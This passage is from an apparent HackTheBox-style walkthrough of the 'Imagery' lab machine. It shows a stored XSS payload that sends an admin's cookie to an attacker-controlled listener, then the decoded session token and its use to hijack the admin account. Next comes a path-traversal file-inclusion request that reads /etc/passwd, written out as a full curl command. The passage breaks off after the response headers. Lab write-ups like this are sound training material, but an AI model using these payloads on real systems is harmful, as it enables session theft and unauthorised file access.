
However, inspecting requests in Burp Suite, we noticed a JSON parameter indicating admin functionality:
1
2
3
4
5
6
7
8
{
  "displayId": "927ac39b",
  "isAdmin": false,
  "isTestuser": false,
  "loggedIn": true,
  "username": "hello@gmail.com"
}
This suggests the application has admin-specific features.
Additionally, there is a report bug section at the bottom of the page.

XXS
Location: Report page — Bug Detail (stored XSS)
Summary: The Bug Detail field is vulnerable to stored XSS. Submitting a crafted payload executes JavaScript in the context of any admin who views the report, allowing session token exfiltration.

POC
1
"><img src="x" onerror="this.src='http://10.10.14.142/?cookie='+btoa(document.cookie)">
Start a listener on your machine to capture the exfiltrated value:
1
python3 -m http.server 80
Submit the payload into the Bug Detail field and Submit the report.

- Wait for an admin to view the report; their browser will call your server with a Base64-encoded cookie.
1
2
3
4
5
6
┌──(kali㉿kali)-[~/HTB/Imagery]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.190.1 - - [29/Sep/2025 16:32:14] "GET /?cookie=c2Vzc2lvbj0uZUp3OWpiRU9nekFNUlBfRmM0VUVaY3BFUjc0aU1vbExMU1VHeGM2QUVQLU9vcW9kNzkzVDNRbVJkVTk0ekJFY1lMOE00UmxIZUFEcksyWVdjRllxdGVnNTcxUjBFelNXMVJ1cFZhVUM3bzFKdjhhUGVReGhxMkxfcmtIQlRPMmlyVTZjY2FWeWRCOWI0TG9CS3JNdjJ3LmFOcVh0US4xRU1KUXNLVnJ3ZnlmRkNfR2Zzc255eUt1Y3c= HTTP/1.1" 200 -
10.129.190.1 - - [29/Sep/2025 16:32:14] "GET /?cookie=c2Vzc2lvbj0uZUp3OWpiRU9nekFNUlBfRmM0VUVaY3BFUjc0aU1vbExMU1VHeGM2QUVQLU9vcW9kNzkzVDNRbVJkVTk0ekJFY1lMOE00UmxIZUFEcksyWVdjRllxdGVnNTcxUjBFelNXMVJ1cFZhVUM3bzFKdjhhUGVReGhxMkxfcmtIQlRPMmlyVTZjY2FWeWRCOWI0TG9CS3JNdjJ3LmFOcVh0US4xRU1KUXNLVnJ3ZnlmRkNfR2Zzc255eUt1Y3c= HTTP/1.1" 200 -
- Decode the received value:
1
2
3
4
5
6
┌──(kali㉿kali)-[~/HTB/Imagery]
└─$ echo "c2Vzc2lvbj0uZUp3OWpiRU9nekFNUlBfRmM0VUVaY3BFUjc0aU1vbExMU1VHeGM2QUVQLU9vcW9kNzkzVDNRbVJkVTk0ekJFY1lMOE00UmxIZUFEcksyWVdjRllxdGVnNTcxUjBFelNXMVJ1cFZhVUM3bzFKdjhhUGVReGhxMkxfcmtIQlRPMmlyVTZjY2FWeWRCOWI0TG9CS3JNdjJ3LmFOcVh0US4xRU1KUXNLVnJ3ZnlmRkNfR2Zzc255eUt1Y3c=" | base64 -d
session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aNqXtQ.1EMJQsKVrwfyfFC_GfssnyyKucw
┌──(kali㉿kali)-[~/HTB/Imagery]
└─$
Replaced the application’s session cookie (Application → Storage → Cookies) with the admin token — after a refresh we were logged in as Admin.

Admin Access

Admin — LFI
After exploring the admin panel we found a User Management section. On the same page there are Download Log and Deleted Users options.
We intercepted the Download Log request and forwarded it to Repeater. The request looked like:

The endpoint used was:
1
/admin/get_system_log?log_identifier=value
To test for LFI, we set the log_identifier parameter to a path traversal payload:
1
http://imagery.htb:8000/admin/get_system_log?log_identifier=../../../../../../../../../etc/passwd
The request succeeded, confirming a local file inclusion vulnerability.

Right‑click the request in Burp, Copy as cURL, and use curl for convenience:
1
2
3
4
curl --path-as-is -i -s -k -X $'GET' \
    -H $'Host: imagery.htb:8000' -H $'Connection: keep-alive' \
    -b $'session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aNqXtQ.1EMJQsKVrwfyfFC_GfssnyyKucw' \
    $'http://imagery.htb:8000/admin/get_system_log?log_identifier=../../../../../../../../../etc/passwd'
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
┌──(kali㉿kali)-[~/HTB/Imagery]
└─$ curl --path-as-is -i -s -k -X $'GET' \
    -H $'Host: imagery.htb:8000' -H $'Connection: keep-alive' \
    -b $'session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aNqXtQ.1EMJQsKVrwfyfFC_GfssnyyKucw' \
    $'http://imagery.htb:8000/admin/get_system_log?log_identifier=../../../../../../../../../etc/passwd'
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Mon, 29 Sep 2025 14:37:29 GMT
